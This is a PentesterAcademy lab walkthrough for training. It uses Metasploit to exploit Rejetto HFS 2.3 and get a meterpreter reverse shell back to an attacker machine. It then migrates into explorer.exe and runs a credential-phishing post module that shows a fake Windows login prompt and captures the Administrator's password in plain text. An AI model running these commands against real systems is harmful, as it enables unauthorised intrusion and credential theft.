
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: Invoke-LoginPrompt
URL	https://attackdefense.com/challengedetails?cid=2339
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.21.65
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.21.65

```
root@attackdefense:~# nmap 10.0.21.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 15:03 IST
Nmap scan report for 10.0.21.65
Host is up (0.16s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.21.65

```
root@attackdefense:~# nmap -sV -p 80 10.0.21.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 15:04 IST
Nmap scan report for 10.0.21.65
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.23 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.21.65
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.21.65
RHOSTS => 10.0.21.65
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.4:4444
[*] Using URL: http://0.0.0.0:8080/qR5Z5vU
[*] Local IP: http://10.10.15.4:8080/qR5Z5vU
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
[*] Payload request received: /qR5Z5vU
[*] Sending stage (175174 bytes) to 10.0.21.65
[*] Meterpreter session 1 opened (10.10.15.4:4444 -> 10.0.21.65:49694) at 2021-04-10 15:05:01 +0530
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\WvaDo.vbs' on the target

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1192 to 3460...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Read the flag.

Command: cat C:\\flag.txt

```
meterpreter > cat C:\\flag.txt
d86b61ec85023489cc82ff57cc6f5e9emeterpreter >
```

Flag: d86b61ec85023489cc82ff57cc6f5e9e

Step 8: Running Windows Gather User Credentials (phishing) post-exploitation module for stealing the credentials.

About User Credentials Phishing module:

“This module is able to perform a phishing attack on the target by popping up a loginprompt. When the user fills credentials in the loginprompt, the credentials will be sent to the attacker. The module is able to monitor for new processes and popup a loginprompt when a specific process is starting. Tested on Windows 7.”


Source: https://www.rapid7.com/db/modules/post/windows/gather/phish_windows_credentials/

Command: background
use post/windows/gather/phish_windows_credentials
set SESSION 1
set PROCESS notepad.exe
exploit


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/windows/gather/phish_windows_credentials
msf6 post(windows/gather/phish_windows_credentials) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/phish_windows_credentials) > set PROCESS notepad.exe
PROCESS => notepad.exe
msf6 post(windows/gather/phish_windows_credentials) > exploit

[+] PowerShell is installed.
[*] Monitoring new processes.
```

The module has started monitoring all the target’s processes. If it detects the notepad.exe then it will spawn a windows login prompt to enter the password in order to access notepad.exe. Only a valid password can open the notepad.exe


Open the notepad on the target machine.



As soon as we open the notepad we would expect this login prompt.



Now, enter valid credentials i.e **hello123321**



After adding the valid credentials, the notepad.exe process would start.

Note: If you enter valid credentials sometimes the post exploits module crashes. You can re-run the module and capture the valid password.

Once it verifies then we can access the notepad.exe and on the attacker's machine, we would expect plain-text credentials which we have captured using the post exploit module.

```
msf6 post(windows/gather/phish_windows_credentials) > exploit

[+] PowerShell is installed.
[*] Monitoring new processes.
[*] New process detected: 3972 notepad.exe
[*] Killing the process and starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

UserName      Domain        Password
--------      ------        --------
Administrator ATTACKDEFENSE hello123321


<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN R
gement.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Prep
 use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="pro
 RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil
><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[*] Post module execution completed
msf6 post(windows/gather/phish_windows_credentials) >
```

We have captured the password.

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. FakeLoginScreen (https://github.com/bitsadmin/fakelogonscreen)